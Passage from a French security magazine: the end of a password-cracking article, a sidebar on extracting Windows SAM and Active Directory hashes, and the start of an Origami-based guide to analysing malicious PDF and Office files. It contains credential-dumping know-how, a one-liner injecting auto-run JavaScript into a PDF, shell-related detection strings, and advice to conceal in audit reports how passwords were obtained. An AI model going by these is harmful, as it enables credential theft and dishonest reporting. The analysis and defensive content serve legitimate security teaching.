Une fois ces étapes passées, il est temps d'affiner la stratégie, comme décrit par la suite. Si vous avez de multiples sources de mots de passe, attaquez toujours la plus faible pour réutiliser les résultats contre les plus fortes. De plus, à mi-chemin d'une campagne de mots de passe, lorsque la vitesse de découverte des mots de passe est trop faible, il est temps de tout arrêter, de recalculer ses statistiques en fonction des mots de passe déjà cassés et de recommencer !

5.2 Contre les ciphers forts

Contre les ciphers les plus forts (en particulier les fonctions crypt UNIX de type MD5 ou SHA512 et les captures WPA), la seule méthode envisageable est celle d'une attaque par dictionnaire et mutations. En effet, même les implémentations GPU sont lentes, et les attaques par force brute ou statistiques ne pourront qu'effleurer l'espace de recherche nécessaire à l'obtention de résultats corrects.

Dans tous les cas, il sera presque toujours plus rentable de trouver une solution alternative, quitte à tricher dans le rapport en n'indiquant pas comment un mot de passe a été réellement obtenu (et ne faites pas l'innocent !) : examen de la mémoire, piégeage des systèmes d'exploitation, attaques physiques sur les machines d'administration, etc.

Si beaucoup de mots de passe doivent être cassés, il faut faire un choix et attaquer, selon la situation, ceux qui semblent les plus faibles (ceux qui sont liés à une application ou un service et non à une personne) ou ceux qui auront le plus d'impact, comme les mots de passe des administrateurs.

5.3 Contre les ciphers de force moyenne

C'est le cas le plus intéressant, et l'un des plus fréquents. L'objectif est ici souvent d'attaquer une base de mots de passe importante, dont le format se calcule rapidement (de l'ordre d'au moins plusieurs millions de tests par seconde) mais qui est muni d'un sel.

Dans ce cas, l'industrialisation des procédés paye. Il est vital d'être capable d'exploiter de nombreux nœuds de calcul qui exécutent des travaux distincts : multiples dictionnaires, et surtout, un effort massif sur les méthodes statistiques. L'élément qui fait ici la différence, en plus de la puissance de calcul brute, c'est la capacité à supprimer rapidement les mots de passe découverts de l'intégralité des nœuds de calcul. En effet, l'efficacité des casseurs est inversement proportionnelle à la quantité de graines, et donc de mots de passe, restant à casser.

Une méthode pour contourner ce problème est de séparer les mots de passe en groupes de graines identiques et de les assigner aux ressources de calcul. Pour certains formats, ce choix est payant (il faut garder l'œil sur la différence entre les vitesses de calcul *only one salt / many salts* de John the Ripper pour les repérer), mais il est désastreux pour d'autres. Cette méthode permet cependant d'exploiter manuellement de nombreuses ressources de calcul, au détriment de

leur utilisation efficace ou de la garantie d'avoir fourni un effort équivalent sur l'ensemble des mots de passe.

5.4 Contre les ciphers faibles

L'approche est ici la même que précédemment, sauf que l'on se fatigue beaucoup moins à coordonner le travail. Contre ceux-ci, on peut observer un phénomène intéressant : si on est capable de fournir un effort de calcul important (en temps et puissance de calcul), il peut être plus efficace de faire un brute force tout bête que de s'orienter vers les méthodes statistiques. En effet, l'espace de mots de passe couverts devient tellement important que les deux approches vont sensiblement tester le même, et les méthodes de force brute, de par leur simplicité, seront plus rapides.

Mais si vous en êtes là, il faudrait peut être vous demander pourquoi vous n'avez pas de tables arc-en-ciel !

5.5 Contre les politiques de sécurité

Contre des mots de passe durcis par une politique de sécurité, l'arme ultime réside dans l'exploitation de règles de mutation. Il faut bien interpréter la politique et espérer que les utilisateurs seront prévisibles.

Par exemple, si un mot de passe initial est mis en place par l'administrateur système lors de la première authentification d'un nouvel utilisateur, les mots de passe de presque tous les utilisateurs auront une structure proche.

Si la politique d'expiration des mots de passe est un peu agressive, ils seront nombreux à être terminés par des chiffres, parfois des dates ou des noms de mois.

5.6 Les pièges

Lorsque vous attaquerez des mots de passe non ASCII, en particulier des mots de passe français, vous risquez d'être fort déçu par vos outils de cassage. En effet, il faut bien comprendre l'encodage dans lequel est attendu un mot de passe avant de passer par sa fonction de hachage. Entre l'UTF-8, les WCHAR de Windows, les *codepage* MS-DOS et le latin1, vous avez toutes les chances d'avoir un problème. Les outils de cassage de mots de passe traitent vos dictionnaires comme des données binaires et ne s'embarrassent souvent pas de les convertir. Il n'y a d'ailleurs parfois aucune solution pour retrouver un mot de passe lorsqu'une conversion est effectuée par le programme de casse, comme les formats Oracle et NT hash dans John the Ripper. En effet, ces derniers réalisent une conversion latin1 vers WCHAR en intercalant des octets nuls entre chaque octet source, ce qui marche bien avec l'ASCII, mais moins bien avec les autres encodages...

Si vous cherchez les seuls outils qui supportent explicitement des caractères accentués, il faudra vous tourner vers le patch **[HSC]** de Rainbow Crack ou, si vous vous sentez germanophone, les tables allemandes de 0phcrack.

D'ailleurs, insérez toujours le caractère € dans vos mots de passe. Personne ne les cassera jamais.

■ CRÉER SON PROPRE CIPHER POUR JOHN THE RIPPER

Bien que le jumbo-patch supporte une quantité très importante de formats, on risque toujours de tomber sur quelque chose d'un peu exotique. La tentation est alors grande d'écrire son premier patch pour John the Ripper. Il est cependant recommandé de commencer par explorer des méthodes plus efficaces.

Tout d'abord, vérifiez bien si votre format n'est pas supporté, mais sous une autre forme. Par exemple, le format que John supporte attend une chaîne encodée en hexadécimal, mais l'application que vous auditez l'encode en base64. Un bon coup de Perl sera ici plus rentable que de commencer un développement complexe.

Si votre format n'est vraiment pas supporté, il est possible de le gérer à peu de frais au moyen du module gen-md5. Jetez donc un coup d'œil à la documentation de ce module et aux exemples fournis dans le fichier de configuration.

Et si vraiment vous devez vous résoudre à écrire votre propre module, gardez en tête que le mieux est l'ennemi du bien. Parfois, lorsqu'il s'agit de casser un unique mot de passe, un petit programme en Perl acceptant des candidats par son entrée standard et ressortant les condensats rendra un précieux service. Vous n'aurez qu'à utiliser John en mode stdout pour le nourrir et grep pour vérifier les résultats.

Et si vraiment vous n'avez pas le choix, ou que vous avez envie de faire les choses correctement, lisez attentivement le fichier format.h. C'est la seule documentation à laquelle vous aurez droit, et chaque mot de chaque commentaire a son importance. N'hésitez pas à vous inspirer d'autres formats et commencez toujours par faire quelque chose de simple avant de tenter une implémentation bit-slicée révolutionnaire.

Ça vous permettra de prototyper rapidement et d'avoir un point de comparaison pour déboguer une approche plus complexe.

Conclusion

Bien qu'ancienne, la discipline du cassage de mot de passe est toujours en évolution. De nouveaux outils efficaces exploitent le matériel moderne, et de nouvelles méthodes toujours plus ingénieuses font leur apparition.

Malheureusement, peu d'outils dépassent le stade de la preuve de concept et la plupart tombent rapidement dans l'oubli. De plus, un investissement très important doit être fourni pour rester d'actualité : personnalisation des outils, compilation de mots de passe, de dictionnaires, de statistiques, ...

Cet article, avec un peu de chance, donnera des pistes au lecteur curieux en quête de gloire. Peut-être mettra-t-il au point une méthode révolutionnaire pour casser des mots de passe, ou peut-être commercialisera-t-il une solution facile à déployer et efficace.

En tout cas, tout reste encore à faire !

BIBLIOGRAPHIE

[DRCRACK]
http://sites.google.com/site/reusablesec2/drcrack

[HASHCAT]
http://hashcat.net/hashcat/

[HSC]
http://www.hsc.fr/~lehembre/breves/rainbowtables/rainbowcrack-1.2-french-accents-HSC.diff

[JTR]
http://www.openwall.com/john/

[LEAKS]
http://www.skullsecurity.org/wiki/index.php/Passwords

[OCLHASHCAT]
http://hashcat.net/oclhashcat/

[THESEWEIR]
http://sites.google.com/site/reusablesec/Home/presentations-and-papers/Weir_C_Dissertation_2010.pdf?attredirects=0&d=1

[WEIR]
http://sites.google.com/site/reusablesec/Home/password-cracking-tools

[WIKIPEDIA]
http://blog.sebastien.raveau.name/2009/03/cracking-passwords-with-wikipedia.html

AUTOUR DE L'ARTICLE...

RÉCUPÉRER LES SECRETS SOUS WINDOWS

Sous Windows, les comptes des utilisateurs et les empreintes LM ou NTLM sont stockés dans la base SAM (Security Account Manager). Cette base est en réalité une ruche de base de registre (HKLM\Security\SAM) et n'est accessible qu'à l'entité SYSTEM.

Une première méthode de récupération fonctionne, après élévation au niveau SYSTEM, sur le calcul des empreintes à partir des entrées des valeurs F et V sous les clés HKLM\SECURITY\SAM\Domains\Account\Users\X, où X représente le RID de l'utilisateur.

Une seconde méthode repose sur l'appel de la fonction SamrQueryInformationUser permettant d'extraire les empreintes LM ou NTLM d'un utilisateur. Cette méthode, popularisée par PWDump, nécessite cependant l'injection dans le processus LSASS, elle est donc risquée et peu discrète.

Depuis Windows NT 4 SP3, certains secrets du système, dont les empreintes LM et NTLM, sont protégés par une clé baptisée SYSKEY. Par défaut, la clé SYSKEY est stockée dans la base de registre, mais elle peut également être saisie par l'utilisateur au démarrage du système ou être récupérée sur un média amovible.

Une troisième solution consiste, à partir du fichier de la ruche SAM (situé dans C:\Windows\System32\config\), d'extraire les empreintes. Plusieurs méthodes permettent de récupérer ce fichier : récupération offline via l'utilisation d'un live CD, vol de descripteur de fichier (handle kidnaping) dans le processus LSASS, analyse du système de fichiers ou utilisation des mécanismes VSS (Volume Snapshot Service).

Lorsque le système est un contrôleur de domaine, il ne gère plus de comptes locaux, mais uniquement les comptes du domaine et les empreintes sont stockées dans l'Active Directory sous les attributs DBCS-Pwd et Unicode-Pwd.

La méthode repose sur l'appel de la fonction SamrQueryInformationUser à l'identique, cette fonction réalisant, dans le cas d'un compte du domaine, l'extraction des empreintes dans l'Active Directory. Mais les inconvénients restent identiques.

Afin de fiabiliser l'extraction, deux méthodes sont possibles. La première méthode, présentée récemment par Nicolas Ruff [1], repose sur l'extraction des empreintes à partir du fichier NTDS.dit qui contient tous les objets de l'Active Directory. Afin de récupérer ce fichier, les méthodes présentées ci-dessus restent valables (LiveCD, Handle Kidnaping, VSS).

La seconde méthode, présentée en rump à SSTIC 2010, repose sur les mécanismes de réplication entre contrôleurs de domaine. Le principe consiste à stimuler une réplication auprès d'un contrôleur de domaine afin de récupérer toutes les données de l'annuaire, y compris les empreintes.

Intrinsec [2] décrit une technique basée sur les outils de SAMBA et l'ajout du contrôleur temporaire. Plus généralement, tout ceci repose sur la fonction IDL_DRSGetNCChanges en charge de la réplication.

[1] MISC 53 – « Édition offline de l'Active Directory »

[2] http://securite.intrinsec.com/fr/2010/09/outil-dextraction-de-mots-de-passe-ad.html

Aurélien <aurelien26@free.fr>

ANALYSE DE DOCUMENTS MALICIEUX : LES CAS PDF ET MS OFFICE

Jean-Baptiste Bédrune - SOGETI/ESEC

Guillaume Delugré - SOGETI/ESEC

mots-clés : ANALYSE / MALWARE / OFFICE / PDF

Les documents malicieux se sont énormément développés depuis ces dernières années. Très largement déployés et sujets à de multiples vulnérabilités, ils sont devenus un vecteur d'attaque de choix pour un attaquant. Bien que Microsoft et Adobe aient manifestement fait des efforts pour durcir la sécurité de leurs produits (recherche de vulnérabilités en amont, sandboxing, désactivation des macros par défaut, ...), de nombreux postes utilisateurs ne sont pas mis à jour régulièrement et continuent d'utiliser des versions vulnérables.

1 Introduction

Nous nous focaliserons sur deux cas d'étude : les documents de la famille Microsoft Office et les documents PDF. Ces deux formats sont très complexes et ont été sujets à de multiples vulnérabilités par le passé.

Du point de vue de l'analyste, deux problématiques se posent naturellement :

1. Le document à analyser possède-t-il une charge malicieuse ?
2. Si oui, quelle est-elle et comment s'abstraire du format du document pour l'analyser ?

Pour y répondre, l'analyste doit d'une part comprendre le format de fichier utilisé par le document, et d'autre part se doter des outils adéquats qui lui éviteront d'avoir à réinventer la roue. Lors d'une analyse, il est de plus recommandé de travailler dans un environnement virtualisé. Aucun lecteur PDF ou Office ne doit être installé dans la machine virtuelle, afin d'éviter tout risque d'infection, en particulier à cause des extensions Shell : le *payload* d'un document pourrait effectivement être exécuté à cause d'une extension affichant par exemple l'aperçu du document dans l'explorateur Windows **[JBIG2]**.

2 Les documents PDF

2.1 Description du format

PDF est depuis 2008 un format standardisé dans la norme ISO 32000 **[PDFSPEC]**. Bien que le format se soit enrichi de nombreuses fonctionnalités depuis ses débuts en 1993, la structure d'un fichier PDF a quant à elle très peu évolué.

2.1.1 Structure d'un fichier PDF

La structure physique d'un fichier PDF est relativement simple. Un document est au minimum constitué :

- d'un en-tête spécifiant la version de PDF utilisée ;
- d'une liste d'objets PDF, le corps du document ;
- d'une table de références croisées, associant chaque objet à son *offset* dans le fichier ;
- d'un *trailer*, indiquant principalement l'objet racine du document (le *Catalog*).

L'essence d'un document réside dans son corps, constitué uniquement d'objets PDF.




Figure 1 - Structure physique d'un fichier PDF

2.1.2 Objets PDF

Les objets PDF sont des structures de données typées. PDF implémente nativement différents types d'objets :

- *Null* ;
- *Boolean*, *true* ou *false* ;
- *Numeric*, nombres entiers ou réels ;
- *String*, chaînes de caractères, syntaxe : `(JeSuisUneString)` ;
- *Name*, chaînes atomiques, syntaxe : `/JeSuisUnName` ;
- *Array*, tableaux d'objets, syntaxe : `[ (JeSuisUneString) 3.14 false ]` ;
- *Dictionary*, tableaux de type clé/valeur, syntaxe : `<</Vrai true /Faux false>>` ;
- *Stream*, données arbitraires, constitué d'un dictionnaire et d'un bloc de données binaires délimité par les balises `stream`/`endstream`.

Les objets peuvent aussi faire référence les uns aux autres. La structure du PDF se représente donc plutôt sous la forme d'un graphe que par une simple séquence d'objets. La sémantique du document est déterminée par le type des objets, leur contenu et leur place dans ce graphe. Le premier objet à être interprété est un dictionnaire appelé *Catalog*. Il contient les références vers tous les objets nécessaires à la lecture du document, dont notamment l'arbre des pages.




Figure 2 - Relations entre les objets

2.1.3 Dynamique d'un document

Il faut noter que tous les objets PDF sont immuables. Au contraire de PostScript, PDF est un langage descriptif et il ne dispose pas de structure de contrôle. Malgré ce fait, Adobe a ajouté au fil des années des fonctionnalités permettant une interaction avec l'utilisateur au travers de certains objets spéciaux :

- Les actions déclenchent une routine prédéfinie : envoi de formulaire, exécution d'un script JavaScript, ouverture d'une URL, ...
- Les annotations permettent l'affichage de contenu interactif sur une page : Flash, 3D, audio/vidéo, formulaires, ...

Ces fonctionnalités complexes et inutiles sont les responsables de la majorité des vulnérabilités dont est victime Adobe Reader depuis plusieurs années. Leur présence dans un document intéressera donc particulièrement un analyste.

2.2 Techniques d'obfuscation

Le format PDF offre de nombreuses possibilités en termes d'obfuscation. Ces techniques ont pour but de ralentir l'analyste ou de prévenir la lecture du document par un outil d'analyse.

2.2.1 Obfuscation syntaxique

Il s'agit de la forme d'obfuscation la plus simple. Elle consiste à perturber la lecture du code par l'injection de code PDF mort ou utilisant certains encodages alternatifs. Par exemple, l'objet `/JavaScript` peut aussi s'écrire de façon équivalente `/Java#53cript`, le caractère S étant encodé ici en hexadécimal. De la même façon, les caractères des objets String peuvent aussi être encodés en octal. On peut donc obtenir du code PDF particulièrement désagréable à lire : `<</#53/#4a#61#76#61#53#63#72#69#70#74/CodeMort[1.0 ()]/#4a#53(`*scriptJS encodé en octal*`)>>`.

Cette forme d'obfuscation est très courante dans les PDF malicieux que l'on trouve dans la nature. Néanmoins, elle présente deux inconvénients majeurs :

- Tout parseur PDF qui respecte la norme pourra aisément supprimer l'obfuscation en transformant le code dans une forme canonique.
- L'usage d'une telle forme d'obfuscation facilite le travail des outils de détection (les documents malicieux étant dans la pratique les seuls à en faire usage).

La norme PDF offre pourtant de nombreuses autres fonctionnalités plus discrètes pouvant être mises à profit pour l'obfuscation. Les méthodes qui suivent auront pour but de simplement bloquer les outils d'analyse n'implémentant pas l'intégralité de la norme.

2.2.2 Chiffrement

PDF supporte nativement le chiffrement du contenu d'un document. Les algorithmes supportés sont RC4 (40 à 128 bits) et AES (128 ou 256). Le chiffrement s'applique sur tous les objets de type String et Stream du PDF. Lors de l'ouverture, le mot de passe est demandé par le lecteur à l'utilisateur afin de déchiffrer le document. Cependant, un cas particulier s'applique si le mot de passe utilisé est une chaîne vide : le lecteur détecte automatiquement que le mot de passe est vide et procède directement au déchiffrement des données.

Étonnamment, les PDF chiffrés par un mot de passe vide sont courants ! Appliquer cette couche de chiffrement inutile permet pourtant de mettre en déroute bon nombre de moteurs d'analyse.

2.2.2.1 Object streams

Les *object streams* sont des streams PDF spéciaux pouvant contenir d'autres objets PDF. Le code PDF peut ainsi être compressé, réduisant la taille du document final. Il est possible de réutiliser cette fonctionnalité pour cette fois chiffrer l'intégralité du code PDF (au lieu de chiffrer uniquement les strings et les streams).

Le code suivant, par exemple, révèle la présence d'un script JavaScript, même si la chaîne du code est chiffrée :

```
<<
  /S /JavaScript
  /JS (ê$9;i3SCúãÔ?'kO)
>>
```

Ce problème disparaît avec l'usage d'un *object stream*, puisque tout le code de l'objet sera chiffré. Combiner l'utilisation du chiffrement et d'un *object stream* impose de plus une nouvelle contrainte à un outil d'analyse : d'une part, savoir gérer la couche de chiffrement et d'autre part, savoir décoder le contenu d'un object stream. Toute analyse devient impossible sans ces deux prérequis.

2.2.3 Documents de Troie

Un document PDF peut ouvrir un autre document sur le disque sans intervention possible de l'utilisateur (grâce à l'action PDF `GoToR`). Un document peut même ouvrir un document contenu en lui-même ! En effet, PDF supporte l'attachement de pièces jointes à un document et les pièces jointes PDF peuvent être ouvertes directement sans intervention aucune de l'utilisateur (grâce à l'action `GoToE` ou aux méthodes JavaScript `openDataObject` et `extractDataObject`). Un document en apparence sain peut donc abriter un document malicieux qui sera chargé lors de son ouverture. Il n'y a pas de limite sur les niveaux d'imbrication des documents.

2.2.4 JavaScript

PDF supporte l'exécution de scripts JavaScript au sein d'un document **[JSDOC]**. Dans le cas d'un *exploit*, la charge finale JavaScript peut elle aussi être obfusquée. Toutes les techniques classiques d'obfuscation de code ECMAScript sont réutilisables ici, nous ne nous attarderons donc pas plus sur ce point qui sort du cadre de l'étude du format PDF.

2.3 Analyse de documents PDF

Divers outils existent à l'heure actuelle pour l'analyse des documents PDF. Nous citerons principalement les PDF Tools (gratuit) **[PDFTOOLS]**, Origami (gratuit) **[ORIGAMI]** et PDF Dissector (payant) **[PDFDISS]**. La suite de l'article se focalisera sur l'utilisation du *framework* Origami.

2.3.1 Le framework Origami

Origami est un framework écrit entièrement en Ruby et dédié à la manipulation de documents PDF, sous licence LGPL. Ses sources peuvent être récupérées via Mercurial sur GoogleCode **[REPO]**. Il supporte la lecture, la modification et la sauvegarde de documents PDF. Il peut aussi bien être utilisé pour l'analyse ou la génération de documents malicieux. Origami supporte de nombreuses fonctionnalités avancées de la norme PDF, comme :

- les filtres de streams binaires (Flate, LZW, RLE, ASCIIHex, ASCII85, CCITTFax, TIFF/PNG predictors) ;
- le chiffrement (RC4 et AES) ;
- les signatures digitales ;
- les *Usage Rights* ;
- les pièces jointes ;
- les formulaires AcroForms et XFA ;
- les *object streams* ;
- les annotations Flash et 3D ;
- ...

Origami manipule les documents directement au niveau des objets PDF. Un document est représenté par une instance de la classe `Origami::PDF`. Les objets PDF sont alors directement manipulables, comme des types natifs Ruby, excepté pour les streams :

- `Origami::Integer` ↔ `::Fixnum` ;
- `Origami::Real` ↔ `::Float` ;
- `Origami::Name` ↔ `::Symbol` ;
- `Origami::String` ↔ `::String` ;
- `Origami::Array` ↔ `::Array` ;
- `Origami::Dictionary` ↔ `::Hash`.

Les streams PDF sont représentés par la classe `Origami::Stream`. Leur contenu est récupérable via la méthode `Stream#data`. Origami s'occupe pour vous de toute procédure de déchiffrement/décompression/décodage des données binaires en arrière-plan. Les données encodées peuvent toutefois être récupérées via la méthode `Stream#rawdata`. Origami canonise automatiquement la forme de tout objet Name ou String obfusqué rencontré lors de la lecture du document.

Il existe principalement trois façons d'utiliser Origami :

- Via l'interface graphique fournie (dans `walker/`). Permet de parcourir rapidement le contenu d'un document, mais ne supporte pas l'édition.
- Via un *shell* Ruby (dans `shell/`). Permet de rapidement manipuler un PDF à la volée en ligne de commandes.
- Via des scripts Ruby reposant sur Origami, pour effectuer des actions complexes et automatisées sur un document (voir les exemples dans `tools/`).

Un document peut être lu grâce à la méthode `PDF::read` et sauvé grâce à la méthode `PDF#save`. À titre d'exemple, le *one-liner* suivant permet d'ouvrir un document, de lui ajouter un JavaScript lancé à son ouverture, de le chiffrer avec un mot de passe vide puis de le sauvegarder :

```
PDF.read('good.pdf').onDocumentOpen( Action::JavaScript.
new('app.alert("pwned");' ).encrypt.save('bad.pdf')
```

2.3.2 Analyse d'un document malicieux

Le format PDF est complexe et il est difficile de déterminer si un document renferme une quelconque charge offensive. Dans la pratique, on peut constater que les vulnérabilités affectant Adobe Reader font principalement intervenir :

- certaines méthodes vulnérables du moteur JavaScript ;
- les formats binaires contenus dans un document comme les fontes, les objets multimédias, les images, ... Adobe Reader embarque sa propre machine virtuelle Flash et il est fréquent que les vulnérabilités d'Adobe Flash Player se répercutent sur Adobe Reader.

Même lorsque la vulnérabilité en question ne concerne pas directement JavaScript, celui-ci est souvent utilisé afin d'effectuer un *heap spraying* avant le déclenchement de l'exploit. Une bonne pratique consiste généralement à désactiver l'exécution de JavaScript dans la configuration d'Adobe Reader sur les postes clients. Malheureusement, cette solution n'est pas toujours envisageable, car JavaScript peut s'avérer nécessaire dans certains cas, en particulier pour les documents faisant usage de formulaires (rares, mais parfois déployés).

2.3.2.1 Recherche de scripts JavaScript

Il existe diverses façons d'exécuter un script JavaScript au lancement d'un document PDF. La méthode la plus connue est d'utiliser le champ **OpenAction** du Catalog pour déclencher une action JavaScript, mais il en existe d'autres :

- via le champ **AA** d'un objet Page ;
- via une annotation supportant les propriétés **onMouseOver**, **onPageOpen**, **onPageVisible** ;
- déclenchement d'un script enregistré dans le répertoire de noms du Catalog ;
- peu connu, par la présence d'une balise **<script>** dans un formulaire XFA ;
- encore moins connu, au chargement d'une annotation 3D.

Il est en premier lieu possible d'effectuer une recherche pour tout objet ayant la forme d'une action JavaScript. Ces dictionnaires sont caractérisés par la présence d'un champ **JS** pointant vers une string ou un stream contenant le script à exécuter. La méthode **PDF#ls** permet de lister tous les sous-objets des dictionnaires correspondant à une clé donnée :

```
#!/usr/bin/env ruby

require 'origami'
include Origami

pdf = PDF.read(ARGV[0])

pdf.ls(/JS/).each do |script|
  puts "Found JavaScript action:"
  if script.is_a?(Stream)
    puts script.data
  else
    puts script.value
  end
end
```

```
$ ruby scanjs.rb sploit.pdf
Found JavaScript action:
var qHgkoEfEoxBcflKJhqpugsCUbZbjgFWzdwrRBLycqBsViKjfWdgTjmTbnnyTbkQWuDQhgTuwxJMpzT
= unescape;
...
```

Origami supporte le parcours des répertoires de noms PDF. Lister les scripts enregistrés sous cette forme est automatique avec la méthode **PDF#ls_names** ou **PDF#each_name**.

```
PDF.read(ARGV[0]).each_name(Names::Root::JAVASCRIPT) do |name,
script|
  puts "Found script named `#{name}'"
  if script.is_a?(Stream)
    puts script.data
  else
    puts script.value
  end
end
```

2.3.2.2 Recherche de pièces jointes

L'ouverture d'une pièce jointe peut être déclenchée de différentes façons :

- par une référence JavaScript à un nom enregistré dans le répertoire de noms du Catalog ;
- par une référence depuis une action de type **GoToE** ;
- par une référence depuis une annotation de type **FileAttachment**.

Le répertoire de noms des pièces jointes peut se parcourir comme pour les scripts JavaScript. La session shell suivante met rapidement à jour la présence d'un deuxième document PDF embarqué dans le document analysé :

```
>>> pdf = PDF.read('infected.pdf', :verbosity => Parser::VERBOSE_QUIET)

>>> pdf.ls_names(Names::Root::EMBEDDEDFILES)
{(metadata.pdf)=>67 0 R}

>>> pdf[67]
67 0 obj
<<
    /EF <<
      /F 68 0 R
      >>
    /F (metadata.pdf)
    /Type /Filespec
>>
endobj

>>> pdf[68].data[0, 50]
"%PDF-1.3\r\n1 0 obj\r\n<<\r\n\t/Pages 2 0 R\r\n\t/Type /Cata"
```

2.3.2.3 Inspection des pages et des annotations

Le lecteur PDF n'interprète les données que lorsque cela lui est nécessaire. Dans le cas de vulnérabilités concernant des formats binaires (images, polices, ...), il faut donc que les données malformées soient référencées quelque part pour que la vulnérabilité soit déclenchée. Dans de nombreux cas, l'exploit est lié aux ressources d'une page et la vulnérabilité intervient lors de l'affichage de la page. D'autres informations intéressantes peuvent aussi être présentes au sein d'un objet Page : annotations

malicieuses ou JavaScript déclenché à l'ouverture de la page.

Origami offre les méthodes **PDF#pages** et **PDF#each_page**. La première renvoie un tableau ordonné des objets Page et la seconde un itérateur sur l'ensemble des pages du document.

```
pdf.each_page do |page|
  if page.has_key?(:AA) and page.AA.is_a?(Dictionary)
    puts "Found actions linked to page!"
    puts page.AA[:O] if page.AA.has_key?(:O) # trigerred on open
    puts page.AA[:C] if page.AA.has_key?(:C) # trigerred on close
  end

  puts "Page resources dictionary:"
  puts page.Resources

  page.each_annot do |annotation|
    puts "Found annotation of type #{annotation[:Subtype]}"
  end
end
```

2.3.2.4 Génération du graphe des objets

Il est possible de générer un graphe des objets avec Origami. Cette méthode permet de rapidement se représenter la structure logique d'un petit document (typiquement un exploit). Les formats supportés par Origami sont DOT (Graphviz) et GraphML. Les méthodes correspondantes sont respectivement **PDF#export_to_graph** et **PDF#export_to_graphml**. Le graphe suivant correspond à la structure du document blanc généré par la commande :

```
>>> PDF.new.save('blank.pdf').export_to_graph('blank.dot')
>>> system('dot -Tpng blank.dot > blank.png')
```




Figure 3 - Graphe du PDF 'blanc' généré par défaut par Origami

2.3.2.5 Extraction de tous les streams binaires

Dans le cas où la charge utile n'est pas localisée, il peut être intéressant de décoder et d'extraire l'ensemble des streams binaires contenus dans un document. Un stream qui ne se décode pas correctement peut aussi révéler la présence de données malformées. La méthode **PDF#grep** peut aussi, en dernier recours, chercher une chaîne dans l'ensemble des objets du document (par exemple **'/bin/sh'**, **'unescape'**, **'eval'**, ...).

```
PDF.read(ARGV[0]).root_objects.find_all{|obj| obj.is_a?(Stream)}.
each do |stream|
  File.open("stream_#{stream.no}.bin", 'w') do |fd|
    begin
      fd.write(stream.data)
    rescue
      puts "Warning: couldn't decode stream #{stream.no}"
      fd.write(stream.rawdata)
    end
  end
end
```

3 Les documents Office

3.1 Description du format

Les formats des documents Office ont, tout comme le format PDF, régulièrement évolué au fil des versions. On peut les séparer en deux familles :

- le format OLESS (*OLE Structured Storage*), format standard des versions 97 à 2003 d'Office (.doc, .xls, .ppt, etc.) ;
- le format Office Open XML (ECMA-376), apparu dans Office 2007 afin de concurrencer le format OpenDocument.

Les formats OLE sont des conteneurs de fichiers. Le format OOXML repose sur des bases totalement différentes : on peut le voir comme une archive compressée au format Zip de fichiers XML. Tout n'est pas si simple : en fait, les documents produits par Microsoft Office au format OOXML contiennent également des objets OLE. Toutefois, la structure générale des documents OOXML est lisible assez aisément avec un éditeur de texte. Nous nous intéressons dans par la suite plus particulièrement au format OLE, plus fréquemment utilisé lors d'attaques et plus difficile à appréhender.

3.1.1 OLE structured storage

Les documents Office, jusqu'à la version 2003, sont des « fichiers composés » (*OLE Compound File*). Il s'agit d'un format de fichier extensible composé de différents flux, structurés comme une arborescence.

Chaque document OLE peut donc être vu comme un disque. Un conteneur possède une arborescence de dossiers, appelés « Storages ». Les fichiers inclus dans chacun de ces dossiers sont appelés « Streams » (flux). Un flux est composé de données contenues dans un ou plusieurs

secteurs de ce disque. Ainsi, la modification d'un fichier du conteneur ne modifie pas la structure complète du conteneur : il est possible de marquer un secteur du disque comme libre, d'ajouter de nouveaux secteurs en fin de disque, etc. On peut même « défragmenter » un document...

